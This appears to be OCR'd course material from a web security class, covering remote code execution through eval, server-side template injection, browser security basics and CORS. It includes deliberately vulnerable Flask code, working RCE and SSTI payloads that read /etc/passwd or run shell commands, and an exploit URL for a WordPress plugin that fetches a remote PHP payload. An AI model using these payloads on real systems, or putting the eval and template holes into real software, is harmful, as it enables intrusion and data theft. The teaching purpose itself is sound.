
Let’s make an example with Python:

```
from flask import Flask, request
app = Flask(__name__)

@app.route("/echo")
def page():

    string = request.values.get('str')
    output = eval("{}".format(string))
    return str(string)

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

As it is shown, the string input gets evaluated. How can we take advantage of this?

▼ Importing a package and running a code?

```
__import__('os').system('id')
```



Let’s Analyze a Real World Vulnerability (1)


Let’s analyze the **WordPress Plugin Social Warfare < 3.5.3 - Remote Code Execution**, the vulnerable plugin is available here, the exploit code is available here.

Where is the vulnerability? Let’s look at their Github commit which was a fix for the vulnerability.

- In the line 231 → plugin gets a URL from users, the parameter called `swp_url`, it adds some suffix to the URL
- In the line 234 → plugin checks if the URL if fetched successfully or not
- In the line 239 → plugin checks if the URL’s contents start with `<pre>` tag
- In the line 245 → plugin gets a clean code by removing `<pre>` and `</pre>` tags
- in the ling 250 → plugin passes the URL’s contents into the `eval` function directly which is vulnerable

▼ How can we exploit this hole?


```
http://wordpress:48000/wp-admin/admin-post.php?swp_debug=load_options&swp_url=htt
p://icollab.info/payload.txt

Code:
<pre>system($_GET["rce"])</pre>
```



Recap

Let’s recap the Remote Code Execution lesson

- RCE happens when a malicious input is passed into the `eval` function
- RCE mostly is discoverable by source code review
- There are some tricks to achieve RCE in black box test
- Using some characters such as single quote to break the context is useful
- Fixing the string is needed to get injected code executed



Tasks

Remote Code Execution tasks

Practice

- Run the codes in the lesson, put various payloads and analyze the code
- Download and lunch the WordPress, install vulnerable version of **Social Warfare Plugin**, try to exploit it

Exploit the Echo Server

Run the code below by the `Flask`, then try to exploit the hole (send `/etc/passwd` to your server by OOB technique)

```
from flask import Flask, request
app = Flask(__name__)

@app.route("/echo")
def page():

    string = request.values.get('str')
    output = eval("print('{}')".format(string))
    return str(string)

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

RCE - Level 1

- Open the RCE level 1
- Try to break the context by some characters
- Try to fix the code to run your arbitrary PHP code
- Try to get Command Injection by the hole

RCE - Level 2

- Open the RCE level 2
- Try to break the context by some characters
- Seems there is a check on filename, try to figure out the logic
- Try to fix the code and get Command Injection

RCE - Level 3

- Open the RCE level 3
- Seems you cannot break the context, the characters are filtered
- So, is it safe? maybe there is a vector to inject code without breaking

Extra

- Download the CVE-2018-1000861 laboratory code and run it
- Try to exploit the CVE by reading online resources
- DO NOT USE others scripts, try exploit it manually

SSTI

Server Side Template Injection

- Before Start
- Server Side Template Injection
- Tplmap (Tool)
- Recap
- Tasks

SSTI

Before Start

- Programming concepts and understanding
- Installation and running a Python script or tool
- Basic knowledge of programming, for example running a Flask application

SSTI

Server Side Template Injection

- Dynamic pages using templates with user-provided values
- So user can inject arbitrary code in some cases
- The flow is something like this: detection → template engine identification → exploitation
- Detection payloads

```
{{7*7}}
${7*7}
<%= 7*7 %>
${{7*7}}
#{7*7}
${{<%[%'"}}%\
```

Let’s make a code example

```
from flask import Flask, request
from jinja2 import Environment

app = Flask(__name__)
Jinja2 = Environment()

@app.route("/page")
def page():

    name = request.values.get('name')
```

```
    # SSTI VULNERABILITY
    # The vulnerability is introduced concatenating the
    # user-provided `name` variable to the template string.
    output = Jinja2.from_string('Hello ' + name + '!').render()

    # Instead, the variable should be passed to the template context.
    # Jinja2.from_string('Hello {{name}}!').render(name = name)

    return output

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

Let’s run it

```
pip2 install flask jinja2
python2 ssti.py
```

What’s vulnerability here?

```
$ curl -g 'http://localhost/page?name=Yasho' # Hello yasho!
$ curl -g 'http://localhost/page?name={{7*7}}' #Hello 49!
```

How to take advantage? this resource is a big help:

```
{{''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read()}}
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read()
 }}
```

Let’s make another code example:

```
$output = $twig->render($_GET['custom_email'],  array("first_name" => $user.first_nam
e));
```

What’s the problem here?

```
Yashar   → Hello Yashar…
{{7*7}}  → Hello 49…
{{self}} → Hello Object of class __TwigTemplate_7ae62e582f8a35e5ea6cc639800ecf15b96c0d
6f78db3538221c1145580ca4a5 could not be converted to string…
```

Let’s Analysis a Payload

```
{{"foo".__class__.__base__.__subclasses__()[182].__init__.__globals__['sys'].modules
['os'].popen("ls").read()}}
{{-------1------.---2----.----------3----.--4--.-------------5-------------.------6---
---.----------7--------}}
```

1. Give me the class for “foo” string, it returns

   `<class 'str'>`

2. Give me the name of the base class. In other words, give me the parent class that child class ‘str’ inherits from, it returns

   `<class 'object'>`

   👉 At this point, we are at class ‘object’ level.

3. Give me all the child classes that inherits ‘object’ class, it returns a list

   `[<class 'type'>, <class 'weakref'>, ....etc`

4. Give me the class that is located in index #182, this class is

   `<class 'warnings.catch_warnings'>`

   We chose this class, because it imports Python ‘sys’ module , and from ‘sys’ we can reach out to ‘os’ module.

5. Give me the class constructor `(__init__)`. Then call `(__globals__)` which returns a dictionary that holds the function’s global variables. From this dictionary, we just want [‘sys’] key which points to the sys module,

   `<module 'sys' (built-in)>`

   At this point, we have reached the ‘sys’ module.

6. ‘sys’ has a method called modules, it provides access to many builtin Python modules. We are just interested in ‘os’,

   `<module 'os' from '/Library/Frameworks/Python.framework/Versions/3.7/lib/python3.7/os.py'>`

   👉 At this point, we have reached the ‘os’ module.

7. Guess what. Now we can invoke any method provided from the ‘os’ module. Just like the way we do it form the Python interpreter console.

   So we execute os command `ls` using popen and read the output.

Real World Example?

Famous **Orange** H1 report → uber.com may RCE by Flask Jinja2 Template Injection

- If user changes the profile, they will receive an email containing their name
- Hunter put `{{ '7'*7 }}` as his name and updated his profile
- He received an email containing `7777777` as his name
- He continued exploiting the hole by following payloads

```
{{ [].class.base.subclasses() }}
{{''.class.mro()[1].subclasses()}}
{%for c in [1,2,3] %}{{c,c,c}}{% endfor %}
```

SSTI

Tplmap (Tool)

- A useful tool to detect SSTI vulnerability
- It helps in the exploitation including sandbox escapes

https://github.com/epinna/tplmap

Let’s see Tplmap in action.

SSTI

Recap

Let’s recap the Server Side Template Injection lesson

- If malicious input is passed into **template render function**, the SSTI will happen
- Use `${{<%[%'"}}%\.` to trigger an error, it’s likely template injection
- Use this link for continue the process of vulnerability discovery
- Use Tplmap to detect and exploit the flaw, in some cases you should alter the payloads (CTF, etc)

SSTI

Tasks (1)

Practice

- Run the code in the lesson, try to inject various payloads
- Watch the **NahamCon2022** CTF walkthrough, SSTI part

SSTI - Level 2

- Open the challenge and try to solve it
- Try to find the flaw, try to exploit it (use Tplmap too)

Root Me

- Try to solve this:
  - https://www.root-me.org/en/Challenges/Web-Server/Java-Server-side-Template-Injection

▼ Hint

- Watch the headers carefully
- If you stuck use Tplmap

OWASP Lessons - Week 2

- Browsers APIs and Security
- Cross Origin Resource Sharing
- XSS & CSRF - Detection and Exploitation


Browsers APIs and Security

In this lesson, you will learn about some necessary and important concepts in Browsers which are needed before start learning CSRF and XSS.

- DOM and BOM
- HTTP Requests in Browsers
- Cross-Origin HTTP Requests
- Dive in Cookies
- Same Origin Policy
- Content Security Policy (CSP)
- Recap

DOM and BOM

A web page on browsers provide objects for programmers to talk with it. DOM, BOM, JavaScript, etc. (a better image)




Let’s start with Browser Object Model (BOM)

- The BOM provides objects that expose the web browser's functionality
- Let's make some examples (read more here)
  - Popping up an `alert` on the browser, it's BOM functionality
  - Redirecting users to a web page by `windows.location`
  - Getting size of the screen by `window.screen`
  - Getting users `user-agents` by `window.navigator.userAgent`
  - Moving backward through history by `window.history.back()`

Let's review Document Object Model (DOM):

- The Document Object Model (DOM) is a programming interface for web (HTML and XML) documents
- It represents the page so that programers can change the document structure, style, and content
- Let's make some example
  - Setting and reading Cookies for users by `document.cookie`
  - Accessing to the web page object by `document.documentElement`
  - Selecting a HTML element by `document.getElementById`
  - Redirecting users to a web page by `document.loacation`

When a web page loads, many HTTP requests may be issued, during the resource loading, the DOM is being updated.



HTTP Requests in Browsers


`XmlHttpRequest` is a built-in browser object that allows to issue HTTP requests by JavaScript. `fetch` is a modern way to deal with requests. Example:

```
function loadXMLDoc() {
  var xhttp = new XMLHttpRequest();

  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      alert(this.responseText);
    }
  };

  xhttp.open("GET", "/status", true);
  xhttp.send();
}
```

iFrames

The `<iframe>` provides browsing context, embedding another HTML page into the current one:

```
<iframe id="inlineFrameExample" title="Inline Frame Example" width="300" height="200"
 src="https://memoryleaks.ir"></iframe>
```



Let’s see in action.

Cross-Origin HTTP Requests

By the `XmlHttpRequest`, HTTP requests can be sent to other sites which called Cross-Origin requests, example:

```
function loadXMLDoc() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      console.log('done');
    }
  };
  xhttp.open("POST", "https://memoryleaks.ir", true);
  xhttp.send();
}
```

We can use some HTML tags such as `img` or `script` to issue an HTTP request. Let’s see in action.

Dive in Cookies

HTTP Cookies are small blocks of data created by a web server while a user is browsing a website and placed on the user's computer or other device by the user's web browser. When visiting a website, **browsers automatically include Cookies** belonged to the site (not always). Cookies have various attributes (Cookie's flags), let's take a look of each briefly:

- `domain` → To specify the domain for which the cookie is sent
- `path` → To specify the path for which this cookie is sent
- `secure` → To set whether the Cookie is transmitted only over an encrypted connection
- `httpOnly` → To set whether the cookie is exposed only through HTTP and HTTPS channels
- `expires` → To set the cookie expiration date
- `SameSite` → To prevent browsers from sending Cookies along with Cross-Site requests

Case 1:

```
<?php
setcookie('user', 'Voorivex', time() + (86400 * 30), "/");
?>
```

Case 2:

```
<?php
setcookie('user', 'Voorivex', time() + (86400 * 30), "/", "", false, true);
setcookie('email', 'y.shahinzadeh@gmail.com', time() + (86400 * 30), "/", "", false, f
alse);
?>
```

Now let's see what `SameSite` Cookie is. Rules:

- `None` → The Cookies will be sent along with requests initiated by third-party websites
- `Lax` → The cookie **will be sent** along with **GET requests** initiated by third-party websites
  - Only GET requests with top-level navigation will carry the Cookies - Top-level means that **the URL in the address bar changes because of this navigation**
  - Resources loaded with `img`, `iframe`, and `script` tags do not cause top-level navigation
- `Strict` → The Cookies **will not be** sent along with requests initiated by third-party websites

But how to identify third-party websites? any websites which **is not same site is third-party website**. Site is extracted by the formula:

> 💡 The combination of (e)TLD and the domain part just before it

For example `https://sub.example.com:4443`, the site is `example.com`. The list of eTDLs can be found here. Let's see in action.

> https://github.com/Voorivex/same-site-poc

Same Origin Policy

Please pay attention to the following scenario:


- A company has a website, authenticated users can see their profile, if they are not logged-in, the login page is loaded
- An employee logs in by their credentials (the Cookies are `SameSite=None`)
- The employee visits `memoryleaks.ir`, there is a hidden iframe inside it sourced to `company.com`
- Question: are the Cookies sent along the HTTP request?
- Question: What's the data loaded in the iFrame? an authentication page or the employee's data?
- The `memoryleaks.ir` has a code to read inside iframe's content and steal the data, is it possible?

Let's see in action:

```
<!DOCTYPE html>
<html>
<body>
<h2>Using the XMLHttpRequest Object</h2>

<div id="demo">
<button type="button" onclick="read()">Read IFRAME</button>
</div>
```


```
<iframe id="iframe_id" src="http://owasp-class.lab:32224/profile" style="height:380px;
width:100%"></iframe>

<script>
  function read() {
    var data = document.getElementById("iframe_id").contentWindow.document.body.innerH
TML
    alert(data)
}
</script>
</body>
</html>
```

The **Same Origin Policy** stops reading inside iframe since the origin of the website (`memoryleaks.ir`) and iframe source (`company.com`) are not same.



What is SOP?

- The same-origin policy is a security policy
- A web browser permits scripts contained in a **first web page** to access data in a **second web page**, but only if both web pages have **the same origin**
- An origin is defined as a combination of the
  - URI scheme
  - Host
  - Port
- To determine the origin → `console.log(location.origin)` or `console.log(origin)`
- The SOP also is applied on Cross-Origin requests issued by `XmlHttpRequest`
- Where does SOP come into the action?



- **Site-A** includes a script from **Site-B** by `<script>`, what's the example?
- What is the origin of the script?
- Seems the script is loaded successfully, where is SOP then?

Content Security Policy (CSP)

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including XSS. There are two ways of enabling the CSP:

- Response header → `Content-Security-Policy: <policy-directive>`
- Meta tag → `<meta http-equiv="Content-Security-Policy" content="<policy-directive>">`

Where `<policy-directive>` consists of: `<directive> <value>`, the list of directives can be found here. Let's make an example:

```
Content-Security-Policy: img-src https://memoryleaks.ir; script-src https://www.google.com
```

This CSP policy only allows images sourced with `https://memoryleaks.ir` and Script tag sourced with `https://www.google.com`, let's see CSP in action:

```
<?php
  header("Content-Security-Policy: img-src https://memoryleaks.ir; script-src https://www.google.com");
?>

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>CSP Demo</title>
</head>
<body>
<img src="https://memoryleaks.ir/wp-content/themes/yashar/assets/img/logo.png"><br>
<img src="https://owasp.org/assets/images/logo.png">
</body>
</html>
```

Recap

Let’s recap this session:

- DOM and BOM provide features to work with web pages and browsers
- DOM can be updated even after website is loaded completely
- Cookies are data which is saved on users’ browsers (HTTP response headers + JavaScript)
- Cookies have some attributes, `httpOnly` and `SameSite` are important concepts
- `Lax` Cookies are sent by third-party websites **only if** a top-level navigation is done (GET requests only)
- Origin is made by **Scheme**, **Host** and **Port** part of the URL, `https://test.memoryleaks.ir/test`, the origin is `https://test.memoryleaks.ir`
- SameSite value is made by **eTLD + 1**, `lib.memoryleaks.ir` and `test.memoryleaks.ir` are **SameSite** but not **Same Origin**
- We **can** send HTTP request on behalf of anybody who visits our website (may include Cookies). However, the **response’s DOM** is not accessible due to **SOP**
- CSP is a response header which restricts clients in loading external resources

Cross Origin Resource Sharing

In this lesson, you will learn about sharing resources among different origins. Some important concepts in browsers should be known before starting CORS mechanism and vulnerabilities


- Implementation
- Cross Origin HTTP Requests
- CORS Misconfiguration
- The Vulnerable CORS Cases
- Recap
- Tasks

Implementation

As we've mentioned, **SOP** prevents JavaScript to access cross origin resources. There are some solution to remove the restriction:

- postMessage → Sending and receiving messages between two different origins
- JSONP → Using the `<script>` tag to transfer JavaScript objects
- Cross Origin Resource Sharing → Modifying SOP by some special response headers

Let's focus on the CORS, it updates SOP rules, so the DOM will be accessible even though the origins are different:



Let’s review CORS headers:

- `Access-Control-Allow-Origin: <Origin> | *` → which means that the resource can be accessed by **<origin>**
- `Access-Control-Allow-Credentials: true` → indicates response can be exposed or not when HTTP request has **Cookies**

How the server knows about the origin which has sent the HTTP request?

> 💡 The browsers always put the **correct origin** in the request by **Origin** HTTP header, it cannot be spoofed or modified by JavaScript

Let’s run the following code on a `localhost`, as it’s written an HTTP request is sent to `owasp-class.lab` which has a different Origin. The browser should stop accessing to the response, but it won’t, why?

```
<!DOCTYPE html>
<html>
<body>

<h2>Using the XMLHttpRequest Object</h2>

<div id="demo">
<button type="button" onclick="loadXMLDoc()">Change Content</button>
</div>

<script>
function loadXMLDoc() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      document.getElementById("demo").innerHTML = this.responseText;
    }
  };
  xhttp.open("POST", "http://owasp-class.lab:32224/api/get_info", true);
  xhttp.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhttp.send("user_id=1");
}
</script>

</body>
</html>
```

Let’s review the headers, the `Access-Control-Allow-Origin` updates SOP, as a result the response is accessible:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: http://localhost:8000
Set-Cookie: session.sid=s%3AaRA2947Sr7NzedQXLJzAFJwHb67wNEVv.jHq31p4Px6i2FWfCjuj%2FbQN
JY7RERO4HlyjgxMy%2FgRw; Path=/; Expires=Sun, 05 Jun 2022 20:01:43 GMT; HttpOnly; SameS
ite=None
Date: Sat, 04 Jun 2022 20:01:43 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Transfer-Encoding: chunked
```

Let’s see in action.

Cross Origin HTTP Requests

As we've learned in previous lesson, HTTP request can be issued on behalf of users browsing websites. However, some restrictions are applied by browsers:

- Browsers only permit to send **simple HTTP requests** on behalf of users
- Browsers send **Preflight HTTP request** if the request is not simple

Simple HTTP Request

- One of the requests methods:
  - `GET`, `POST`, `HEAD`
- Some headers (Original headers cannot be changed, more info)
- Only 3 content types:
  - `application/x-www-form-urlencoded`
  - `multipart/form-data`
  - `text/plain`
- More info → https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS
- Example of simple request:

```
const xhr = new XMLHttpRequest();
const url = 'https://site.tld/resources/data/';
```

```
xhr.open('GET', url);
xhr.onreadystatechange = handlerFunction;
xhr.send();
```

Preflight HTTP Request

If the cross origin HTTP request is not simple, an `OPTION` HTTP request will be sent which is called **Preflight**. If response headers permit the HTTP method and headers, the HTTP request will be sent. In addition to `Access-Control-Allow-Origin` and `Access-Control-Allow-Credentials`, preflight headers also include

- `Access-Control-Max-Age: <seconds>` → value in seconds for how long the response can be cached
- `Access-Control-Allow-Methods` → defines valid HTTP methods to access to resource
- `Access-Control-Allow-Headers` → defines valid headers to be permitted to send

